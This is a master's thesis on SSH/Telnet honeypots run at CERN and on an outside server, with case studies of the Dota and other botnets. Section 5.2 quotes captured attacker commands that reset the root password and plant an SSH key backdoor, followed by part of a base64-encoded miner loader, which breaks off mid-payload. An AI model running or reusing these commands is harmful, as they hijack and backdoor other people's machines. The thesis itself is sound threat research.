

École Polytechnique Fédérale de Lausanne & Centre Européen de
Recherche sur le Nucléaire

A Study of the Cyber Threat Landscape

by Maxime Fellrath

Master Thesis

Approved by the Examining Committee:

Prof. Dr. sc. Mathias PAYER
Thesis Advisor

Dr. Stefan LÜDERS
External Expert

Dr. Stefan LÜDERS
Christos ARVANITIS
Thesis Supervisors

EPFL IC IINFCOM HEXHIVE
BC 160 (Bâtiment BC)
Station 14
CH-1015 Lausanne

August 10, 2022

The 's' in IoT stands for security.
— Chris Romeo

Dedicated to my parents

Acknowledgments

First of all, I would like to express my deep gratitude to both my CERN and EPFL thesis advisors, Dr. Stefan Lüders and Prof. Mathias Payer for their patience, advice, kind supervision, and availability during my thesis.

I would also like to express my special thanks to my supervisor Christos Arvanitis. Without his patience, supervision, and technical advice, this project would not have been possible.

I would also like to thank the CERN Computer Security Team for always providing me with help and advice when needed.

Many thanks to the director of threat intelligence at Radware, Pascal Geenens, for his help in understanding the mechanism behind the Hajime and Mozi botnets, and for kindly providing me with intelligence about these threats such as a list of Hajime-infected device's IP addresses.

I would like to thank Marijn van der Meer and Fenna Fellrath for proofreading my thesis and for their support.

Finally, I would like to thank my family. Their unconditional love and support throughout my studies helped me overcome many challenges.

Many thanks to Prof. Mathias Payer for providing the latex package used for the writing of this thesis. The latest version of this package is available here: github.com/HexHive/thesis_template.

Lausanne, August 10, 2022

Maxime Fellrath

Abstract

The constant growth of cyber attacks impacts all sectors of our modern interconnected society. From the moment a device gets connected to the Internet, it faces an abundance of threats, and if not well secured it will be exploited in a matter of minutes. Of course, CERN's computing services are no exception to those threats. The aim of this project is to study and compare the data obtained by three SSH&Telnet honeypots; One on CERN's internal Global Purpose Network, the second on CERN's external network, and the last one on another non-CERN-related server. We aim this way to obtain a glimpse of the current threat landscape that faces every Internet-connected object. The data collected by these honeypots will also help to identify the main objectives of the different malicious actors' intrusions, and how they proceed to corrupt vulnerable devices. In a couple of case studies, we will focus on different remarkably active and malicious botnets observed on the honeypots, such as the well-known "Mirai" botnet. This master thesis is the result of a collaboration between the Ecole Polytechnique Fédérale de Lausanne (EPFL) and the European Organization for Nuclear Research (CERN).

Contents

Acknowledgments	1
Abstract	2
1 Introduction	5
1.1 Context	5
1.2 Motivation	5
1.3 Milestones	7
1.4 Summary	8
2 Related Work	9
3 Design	11
3.1 Research Questions	11
3.2 Protocols	12
3.3 Deployed Honeypots	14
4 Implementation	15
4.1 Cowrie	15
4.2 Cowries Whitelist	16
4.3 Botnet Clustering	16
5 Evaluation	18
5.1 CERN's Internal Honeypots Findings	18
5.2 The Dota Botnet	19
5.2.1 Dota	19
5.3 Case study: The Mirai Botnets	24
5.3.1 How Mirai Works	24
5.3.2 Profit	25
5.4 Hajime Botnet	31
5.5 Raspberry Botnet	36
5.6 Hive OS Attacks	38
5.7 External Honeypots Statistics	39
5.8 HP_ext & HP_vext Comparison	40

5.9	Geographic Distributions	40
6	Conclusion	45
6.1	Future Work	47
	Bibliography	48
A	Glossary	52
A.1	Honeypots	52
A.2	IoT Devices	53
A.3	Botnets	53
A.4	Bitcoin	54
A.5	Monero	55
B	Code	56
B.1	Raspberry Pi Botnet Source Code	56

Chapter 1

Introduction

1.1 Context

This project was accomplished in the context of a Master's project to obtain a Master of Science in Communication Systems from the Ecole Polytechnique Fédérale de Lausanne (EPFL). I was given the opportunity of doing my Master's project during an internship at the European Organization for Nuclear Research (CERN) in the Computer Emergency Response Team (CERT) between February and August 2022. The first five months were spent working on-site under Dr. Stefan Lüders, CERN's Computer Security Officer. The last month was dedicated to the writing of the Master's thesis. On the EPFL side, the thesis was supervised by Prof. Dr. Mathias Payer, security researcher and associate professor in computer and communication sciences (IC), leading the HexHive group.

1.2 Motivation

In 1989, Tim Berners-Lee, a British scientist at CERN, invented the world wide web [16]. This was the beginning of a new era, a network of information accessible to anyone that owned a working Internet connection. The following years produced the invention of many web browsers containing graphical interfaces, allowing an estimated 14 million Internet users in 1993 to explore the 130 available websites [17]. After almost 30 years of continuous expansion, we have now reached an estimated five billion users around the globe [9] for a total of 1.7 billion available websites [46].

Our everyday lives are strongly relying on the Internet. We have reached a point where, thanks to the help of smart devices, we can easily control our home lights and temperature, track our beloved health condition or even monitor our pets from the other side of the globe. However, too many of those devices, also known as the Internet of Things devices (IoT), are sold poorly configured or even completely insecure, allowing malicious actors to gain control over them with ease [14].

This report will assess how big of a threat these devices represent to our connected world and how malicious individuals exploit them using the concept of "honeypots".

Honeypots have traditionally been used to study the spreading of malicious activities since the early 2000s. And since the apparition of many malicious botnets, deep studies have followed. For example, after the first assault caused by the Mirai botnet in 2016, various researchers published a complete in-depth analysis of the malware [19, 23, 45]. Recently, in 2020, Xiaolu Zhang et al. [47] conducted a deeper forensic analysis of the malware control servers and critical points of its network. This study will not focus on pushing further the technical analysis of such malware but will merely try to provide an update on the current state of the well-known botnets.

In 2021, Baser et al. [2] conducted a study using the Cowrie honeypot to track SSH and Telnet attacks. This thesis will follow their research approach closely but will go deeper into the analysis of the logs to conduct various in-depth case studies about known and new attackers. This study will use honeypots to understand how and why malicious activities still pollute the Internet. The honeypot servers will run the Cowrie software to simulate an environment that does not have any other purpose than to appear as an attractive target to intruders. Once the malicious actor successfully establishes a connection to the decoy, the honeypot will carefully record every step, allowing a later analysis.

This project aims at first to give a basic understanding of the current Internet cyber threat landscape. The second step will be to focus on some of the most frequent attacks observed on our honeypots, specifically by the Dota and the Mirai botnets. Although those botnets have been known for many years, they are still actively spreading their malware all over the Internet. In a time where many devices are connected to the Internet daily, gathering information on these threats is essential to track their evolution and maybe find new ones that have not yet been properly detected or analyzed.

After capturing and logging over 580'000 intrusions over a two and three-month period using two SSH and Telnet honeypots, 34'276 unique malicious IP addresses have been detected, of which at least 10'800 belonged to five different botnets. Five main clusters were identified: the Dota, Mirai, Hajime, Raspberry, and Hive botnet. The latter two have not been given an official name so far. Once all source IP addresses had been geo-located, it turned out that Hong Kong and Singapore had the most considerable proportion of infected devices proportionally to their number of inhabitants.

This thesis will try to contribute to raising awareness about the danger that unsecured IoT devices may represent to the Internet. Additionally, it will try to provide an update on a fraction of the biggest known threat actors active to this date and a quick analysis of the smaller/newer ones.

1.3 Milestones

Table 1.1 shows the different steps accomplished throughout this project. Note that the #weeks corresponds to the time assigned for the given task, and the Date corresponds to the deadline for the task. Throughout the project, many new exciting threats were detected in the honeypots, increasing the amount of time spent on the evaluation section of the report.

Task Description	Date (# weeks)
Arrival at CERN.	14.02 (0)
Get familiar with, connect to existing Cowrie honeypot	31.02 (2)
Clear Outline & Milestones specifications of the project	15.03 (2)
Update intranet version of Cowrie. Deployment of Cowrie (extranet), begin the analysis of the honeypot's logs already deployed in 2018 (Cowrie). Analysis of first ssh log entries & commands recorded on the new honeypot. Analyze the honeypots tcpdumps and extract statistics over the different protocols in use.	04.04 (3)
Implement necessary scripts for the analysis of the logs. Deployment of the HP_ext honeypot. Writing of the introduction, background, and related work sections of the report. Finalize the Mirai case study scripts. Complete the bibliography with the related resources needed.	09.05 (5)
Analysis and comparison of the three honeypots logs. Complete the Mirai and write the Dota botnet case study.	30.05 (3)
Final analysis of the logs, extract all useful statistics needed for the evaluation. Finish the evaluation section. Begin the Abstract and Design & Implementation section.	12.07 (7)
Handing in the thesis. Although the writing of the document should be done in parallel with all the milestones, the last month is entirely dedicated to its finalization and correction of remaining details.	12.08 (4)

Table 1.1: Project Milestones

1.4 Summary

The following overview summarizes each chapter's contents and how they are structured:

- Chapter 2 describes the state-of-the-art research on the current cyber threat landscape and how it relates to this thesis.
- Chapter 3 first presents the research questions that will guide this project and later describes the design decisions to answer them. These decisions include the number of honeypots that should be deployed, the choice of protocols the honeypots should be working with, and where the devices should be deployed.
- Chapter 4 focuses on the implementation of the tools that were chosen in the previous chapter. It first explains why the Cowrie software was chosen for the honeypot, then how the credential whitelist for the honeypot access control was written. Finally, it will discuss how the clustering of the attackers was conducted during the project.
- Chapter 5 analyses some collateral findings obtained by the internal honeypots, then presents various botnets detected by the external honeypots with brief case studies. These analyses aim at understanding the mechanism of infection and the objectives of these threats, as well as their size and repartition worldwide. Finally, this chapter shows various statistics on the external honeypots.
- Chapter 6 summarizes the main results obtained during the project and will conclude by describing how the project, successfully or not, provides an answer to the original objectives.
- In the Appendix can be found the glossary and additional code of malware that targets Raspberry Pi devices. The glossary chapter provides an essential and basic theoretical introduction to honeypots, botnets, IoT devices, and cryptocurrencies. This chapter is intended for readers unfamiliar with any of these notions.

Chapter 2

Related Work

Redesign of CERN's Security Honeypots

The first instance of Cowrie was deployed at CERN in 2018 by F. Buschendorf during a summer project under the supervision of L. Valsan [4]. Because the honeypot was still active we decided to keep using it after updating it with Cowrie's latest version. This already running honeypot was useful for multiple reasons. First, it allowed us to have a good idea of the amount of traffic that is generated inside CERN's intranet. Then, it helped us justifying whether we should deploy or not a higher interaction honeypot, based on the commands they captured for the last three years. Unfortunately, the honeypot was configured to only accept one username/password combination: root/cern, and not one attacker managed to find it. They mostly tried generic combinations. This explained the absence of executed commands and uploaded files.

Deploying a University Honeypot: A case study

In 2019 Rasmi Vlad Mahmoud and Jens Myrup Pedersen published the following article: Deploying a University Honeypot: A case study [22]. In their paper, the authors describe the results they obtain after running for a month various honeypots on their university (Aalborg University, Denmark) network. Because of the high number of protocols they covered, this study gave us a great indication of which protocols have been used during intrusions and would be worth also looking for in greater depth. SSH was the protocol that recorded most of the attacks, but they mention some attacks using RDP, HTTP, TELNET, and HTTPS. The honeypots they used were almost all low interaction honeypots, with the exception of the Cowrie honeypot they also ran. The authors focused their analysis on the number of connections and the geolocation of those, without investigating the detected attacks in more detail.

The Internet Storm Center (ISC)

The Internet Storm Center is a virtual organization composed of many volunteer cyber-security researchers mostly specializing in intrusion detection analysis. Their goal is to detect attacks happening on the web and then judge whether some level of reaction is needed. They gather their massive amount of data with the help of more than 100'000 subscribers around the world. In the

case where an attack is worth follow-up action, the ISC team contacts their community and asks for data concerning the attack to have a better understanding of it. In the case of important threats, they might contact Internet backbone providers to cut off traffic from and to the malicious websites involved. The data they provide helped us a lot to determine which protocols might be useful to investigate and deploy a honeypot for, and which username and password combinations could be interesting to use in our login whitelist. [15]

Understanding the Mirai botnet

A complete and thorough investigation of the Mirai botnet was performed by Antonakakis et al. in 2016-17 with the goal of understanding the botnet's mechanisms and motives. [1] This project was the main inspiration for Mirai's case study. The main objective we had when replicating parts of their analysis was to observe how in almost five years the situations evolved. Although we know and have known for a while how to stop the propagation of the Mirai botnet and its many variants, it is always very active and its modus operandi did not change.

Malicious cryptocurrency miners: Status and Outlook

A very useful resource for our malicious crypto miner case study was a report by three researchers in the Netherlands [20]. The main goal of their research is to determine how the crypto miner malware worked, which cryptocurrency they mine, and how profitable it was to do so. They studied various families of malware that were propagating between 2014 and 2017.

HAJIME – Everything You Wanted To Know But Were Afraid To Discover

In 2017 Pascal Geenens, the director of threat intelligence at Radware, published a blog post with the objective to consolidate the research on the Hajime botnet that has been published so far. The post described a thorough investigation of the botnet's high and lower levels. With the use of honeypots, they captured between March 14 and April 25 2017 over 18'000 Hajime infected IP addresses, and geo-located these. This report will use similar methods to study the Hajime botnets population with the goal of creating an update on its situation. P. Geenens kindly offered his help by sending us useful information concerning the botnet and providing us with the IP dataset gathered in 2017. With his honeypots still running, P. Geenens enriches the website urlhaus.abuse.ch [43] with malicious URLs. This website has been very useful for this research to help the classification of the intruders detected on both honeypots.

Chapter 3

Design

This chapter describes three research questions that guided the project and then proposes a design decision to address these questions. The first one is the choice of protocols the honeypots should support, then how many honeypots should be set up, and finally, where they should be deployed.

3.1 Research Questions

This project will focus on the following three research questions:

1. Which country has the most significant number of infected devices proportionally to its population? The same question specifically for a few of the observed botnets.
2. How have these Botnets evolved lately? Is there a correlation between their size and the increased number of IoT devices?
3. Would a honeypot hosted on CERN's external network (HP_ext) be more targeted on average than another external honeypot (HP_vext)?

The distinction between an IoT device and a bigger computer system is a task that requires the gathering of additional information about the systems, usually through methods that are in an ethical grey zone because of the amount of scans needed [29]. Because of this, our report will not take this difference into account and treat all IP addresses detected by the Honeypots as "infected devices". The first research question can be answered by geo-locating the IP addresses detected by the honeypots and computing the ratio to the country's population. However, the statistics of the results will be limited by the number of honeypots that will be deployed and the time window in which they will collect data. The geolocation of the honeypot will also matter because some countries are more sensitive to be attacked than others.

The second research question will be studied by first assigning each IP address to a botnet and tracking its connection behavior. It then will be compared to the available research describing the malware to detect possible updates and upgrades of the malicious script since it was analyzed.

We will answer the third research question by analyzing different statistics obtained on both honeypot logs, such as the number of IP addresses that are connected to them. However, finding a final answer to this question should not be possible, given that we only deployed two honeypots for the project and that they were collecting logs for a relatively short time frame.

3.2 Protocols

The first design decision was to choose which network protocols were the most relevant to study for this project. The incoming traffic on CERN’s internal honeypots HP_vext was captured for 24 hours, to infer which protocols were the most used by intruders. A 24 hours capture was sufficient to justify the deployment of an SSH&Telnet honeypot, without taking too much memory of the servers.

Figure 3.1 shows the results obtained on the HP_vext honeypot over 24 hours on the 12th of April. For comparison, we also looked at the traffic captured by the HP_ext and HP_int honeypots on the 25th of July. We plotted the number of different source IP addresses used at least once in each protocol. From this, it was clear that the SSH protocol was of great interest, as well as the TELNET protocol. Note that the number of observed HTTP packets all resulted from *wget* commands issued via SSH to our honeypot. Even if the number of TELNET packets was smaller than SSH, having a honeypot supporting TELNET was interesting because many IoT devices use it for their communication [3]. This figure also shows that HP_ext and HP_int captured more diverse protocols than HP_vext. This can be explained by the considerable amount of noise on CERN’s GPN. Most packets were from internal servers scanning the whole network, and because all unallocated IP address packets on the GPN are redirected to our honeypot, a server continually scanning every GPN’s IP address will create significant traffic to the honeypot. Finally, note that the difference between the number of ICMP packets between both external honeypots is simply due to the fact that the HP_ext honeypot hosting provider blocks external ICMP traffic by default.




Figure 3.1: Number of unique IP addresses communicating over various protocols to the honeypots over a 24 hours packet capture. The capture for the HP_vext honeypot has been made the 12th of April and the two other captures were done on the 25th of July.

3.3 Deployed Honeypots

In addition to the already existing honeypots present on the internal CERN network, two other honeypots were deployed to collect more data and allow a comparison between a system hosted on CERN's external network and one hosted at a more common hosting provider. Figure 3.2 depicts the interesting part of the CERN network infrastructure topology to help visualize where the honeypots were deployed. The CERN Global Purpose network (GPN), or the campus network, is where the two internal honeypots were set up in 2018 [4]. The first external honeypot was launched on the 4th of April and is hosted on a German Oracle server. It will be called the "HP_vext" for "Honeypot Very external" for the rest of this report. The second honeypot used for this project was deployed on the 9th of May and will be referred to as "HP_ext" honeypot, as it is connected to CERN's firewall. The deployment of the HP_vext honeypot will allow a comparison of the threat experienced by a lambda system against a device connected to CERN's network. To collect the maximum amount of data while still allowing some time for the analysis, we decided to stop studying logs that were collected after the 10th of July.




Figure 3.2: Disposition of all deployed honeypots

Chapter 4

Implementation

This chapter will explain the software solution chosen for the honeypots and detail some configuration choices. It will then explain how the intruder's IP addresses have been clustered and designated as belonging to various botnets.

4.1 Cowrie

For this project, the Cowrie [28] software was chosen for the honeypots. Cowrie is a medium interaction honeypot for SSH and telnet protocols. It is a free and open-source project created by Michel Oosterhof that logs login attempts and emulates a UNIX system in Python. This Honeypot is one of the most popular because of its simplicity to install and its many features, such as allowing file download using wget/curl and file upload with SFTP and SCP, which allows a later inspection of the potentially malicious files. Additionally, the first two honeypots deployed on CERN's internal network were also using Cowrie. This made the comparison and analysis of the logs easier. The Cowrie logs analysis was done manually using dedicated Python scripts. However, even if it is a medium level of interaction, it is possible that some intruders do not perform their entire routine once connected to the honeypot due to the unavailability of some commands.

Another solution we considered for this project was ContainerSSH [6]. The ContainerSSH tools allow dropping attackers that successfully connected to our honeypot into a network-isolated container or even a virtual environment and then observing their every move. The advantage of ContainerSSH over Cowrie is the level of interaction. The attacker is dropped into a realistic UNIX environment which implies that the honeypot will appear more realistic than the ones we had. After one month of deployment of our Cowrie instance, we concluded that the level of interaction of the honeypot allowed us to obtain a decent amount of intrusions already.

4.2 Cowries Whitelist

The first 20 days of deployment of the HP_vext honeypot revealed that using the default Cowrie whitelist allowing the connections were too strict. Table 4.1 shows the usernames and passwords combination that were the most denied. The first row corresponds to all Dota botnet infected systems that tried the "nproc/nproc" combination. Therefore, we modified the whitelist on the 25th of April with the rules shown in Table 4.2. As an influence for these rules, we used the most used username and password observed daily on the Internet Storm Center website's [15].

Username	Password	Count
nproc	nproc	1158
root	root	83
root	123456	62
pi	raspberry	59
ubuntu	ubuntu	56
admin	admin	54
user	user	52
test	test	49
postgres	postgres	41
pi	raspberryraspberry993311	41

Table 4.1: Denied combinations on the HP_vext honeypot before the whitelist update

In Table 4.2, the * is a wildcard that matches any username or password, and the '!' at the start of a password will not grant this password access. The Slashes '/' are used to write regular expressions. For example, /P@ssw0rd/i will accept all combinations of the password "P@ssw0rd" followed by any digits. The goal was to obtain as many successful connections as possible to observe intruders' behavior once inside while still making the system appear legitimate. Allowing all combinations of username and password might reveal to a smart enough attacker that this is a honeypot.

4.3 Botnet Clustering

Another dimension of this project will be to study various botnets detected on our honeypots in more detail. The first step will be to successfully cluster the source IP addresses from the intrusion attempts and find out to which known or unknown botnet they belong. For this, different criteria were used. The first hint that two attacks belong to the same controlling entity can be the command they execute once they get access to the host. However, this may not be entirely accurate, especially in the case of the Mirai botnet with all the copycats that used the open-source malware code. The second technique used was to compare the URLs of the servers the malware was downloaded from. When two different attackers tried to download their malware from the same IP address, they could confidently be clustered as belonging to the same botnet. Another strong indication was the hash of the file an intruder uploaded to the honeypots. We observed many malware files because

Username	Password
*	!/honeypot/i
ubuntu	*
cern	*
*	cern
*	/cern/
root	*
user	*
*	/password/
*	123456
support	*
*	support
user1	*
admin	*
pi	raspberry
*	/P@ssw0rd/i
*	password
user	password123456
*	/P@ssword/i
postgres	*
test	*
administrator	*
mysql	*
super	*
git	*
ftpuser	*
oracle	*

Table 4.2: Honeypot credentials whitelist

Cowrie supports file upload via various protocols such as SCP, HTTP, or FTP. To identify the malware, we ran their hash signatures through the Virustotal database [44] and their download URL through the Urlhaus database [43]. Then, all infected devices that tried to upload files with the same hash could usually be clustered together confidently. The last clustering method, which was the strongest indication that two devices were controlled by the same entity, was to look for SSH public keys and cryptocurrency public keys in the commands or the uploaded malware files. Attackers that used the same keys to ensure their continued access to the honeypots or that tried to send the result of their new mining rig to the same wallet were undoubtedly enslaved by the same botnet.

Chapter 5

Evaluation

This chapter contains the results of the analysis of the logs collected on all honeypots, as well as a few case studies focusing on different attackers. After revealing some collateral findings on the internal honeypot, it will focus on five different botnets that have been detected in the honeypots in a form of short case studies. Finally, some statistics extracted from the logs of all honeypots will be presented.

5.1 CERN's Internal Honeypots Findings

During the first three months of 2022, many connections occurred on both internal honeypots. Both of them logged many username/password combinations that originated from SSH login attempts. Surprisingly, most of them were legitimate users at CERN. Because all unallocated IPs of the CERN Purpose Network are redirected to our internal honeypots, by entering a wrong IP address in their SSH command it was very likely for them to fall in the Cowrie instances. This represented a serious privacy issue, as the logs stored all these credentials in clear text.

A solution to this issue could be to hash the passwords entered by users. This would not prevent extracting statistics over passwords entered by attackers, as they are usually simple, and their hash/plaintext combination is known in the majority of cases. Plaintexts of the commonly used passwords could then be retrieved without revealing the legitimate user ones.

Even if both honeypots were internal to the CERN Global Purpose Network, we observed brute-force attempts from IP addresses that were external to the CERN GPN. An investigation of CERN's Computer Security Team revealed that the firewall rules were not updated in time when an IP got unallocated, so there was a time frame between the unallocation of the IP and its removal from the firewall. And in that time frame, it could interact with external traffic. Connection to those recently unallocated IPs was allowed as there were explicit firewall openings for a set to which the IPs belonged. Figure 5.1 illustrates the steps that lead to these incidents.




Figure 5.1: IP deallocation incident diagram

5.2 The Dota Botnet

5.2.1 Dota

The malware in the Dota botnet is a cryptocurrency mining malware detected for the first time in 2019 that targets Linux systems [7]. The malware will at first log in a Linux device using SSH brute-forcing and, once inside the victim's environment, will add its public key to the *authorized_keys* file to obtain permanent access to the vulnerable system. This simple backdoor allows the attackers that own the corresponding private keys to connect to the system using password-less authentication. This is a good method to keep a way into the victim's environment in case the original password is changed. It will also gain access to information about the target's systems such as the CPU and memory. Finally, it will upload the main malware file to the compromised host using SFTP and execute its content after unzipping it.

During this project, a surprising behavior from the Dota botnet was observed. On the first external HP_vext honeypot deployed on April 4th, 2022, no activity from this botnet was detected until the 18th of April. From then on, it was attacked on a daily basis by approximately a hundred different new IPs (Figure 5.2). All these IPs were linked to the Dota botnet because they were majoritarian using the same SSH public key to ensure the persistence of their access. Overall, the honeypots logged 9082 IP addresses that used the same RSA public key and 50 IPs that did not, although they also connected only after the 18th of April and executed similar commands. Of the total 9132 IP addresses that we assigned this way to the Dota botnet, only 54 uploaded a file named "Dota.tar.gz" or "Dota3.tar.gz". The credentials used to brute-force the access was different for each bot but there was one combination that almost all bots tried at least once: *nproc/nproc*. This combination probably comes from passwordless authentication attempts with intruders trying to execute the *nproc* command, which should be displaying the number of available processing units.

Regarding the HP_ext's honeypot, attacks from the Dota botnet were detected only much later.

The first wave happened on the 13th of June.

The majority of infected devices that successfully authenticated on both our honeypots executed a chain of similar commands:

```
1. cat /proc/cpuinfo | grep name | wc -l
2. echo "admin123\nrBdIQsADS2cm4\nrBdIQsADS2cm4"|passwd
3. cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
4. free -m | grep Mem | awk '{print $2,$3,$4,$5,$6,$7}'
5. ls -lh $(which ls)
6. which ls
7. crontab -l
8. w
9. uname -m
10. cat /proc/cpuinfo | grep model | grep name | wc -l
11. top
12. uname
13. uname -a
14. lscpu | grep Model
15. cd ~ && rm -rf .SSH && mkdir .ssh && echo "ssh-rsa
    ↪ AAAAAB3NzaC1[...]BLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys &&
    ↪ chmod -R go= ~/.ssh && cd ~
```

These commands allow the user to get information about the compromised system such as the number of CPU cores and will try to change the system's root password. Finally, it will remove SSH keys and add its own key to the *authorized_keys* file.

Only a few infected hosts (2 out of 9132) tried the next step, which is to execute the following command after uploading via SFTP the "Dota(3).tar.gz" file to the honeypot:

```
echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3VudGZzCnJt
IC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApybSAtcmYgLlgxOS11bml4Cm1rZGlyIC
5YMTktdW5peApjZCAuWDE5LXVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGRvdGEzLnRh
ci5negp0YXIgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC90bXAvLlgxOS11bml4Ly
5yc3luYy9jCm5vaHVwIC90bXAvLlgxOS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAt
cyA2IC1wIDIyIC1QIDAgLWYgMCAtayAxIC1sIDAgLWkgMCAvdG1wL3VwLnR4dCAxOTIuMTY4ID
4+IC9kZXlvdnVsbCAyPjEmCnNsZWVwIDhtICYmIG5vaHVwIC90bXAvLlgxOS11bml4Ly5yc3lu
Yy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1QIDAgLWYgMCAtayAxIC1sIDAgLWkgMC
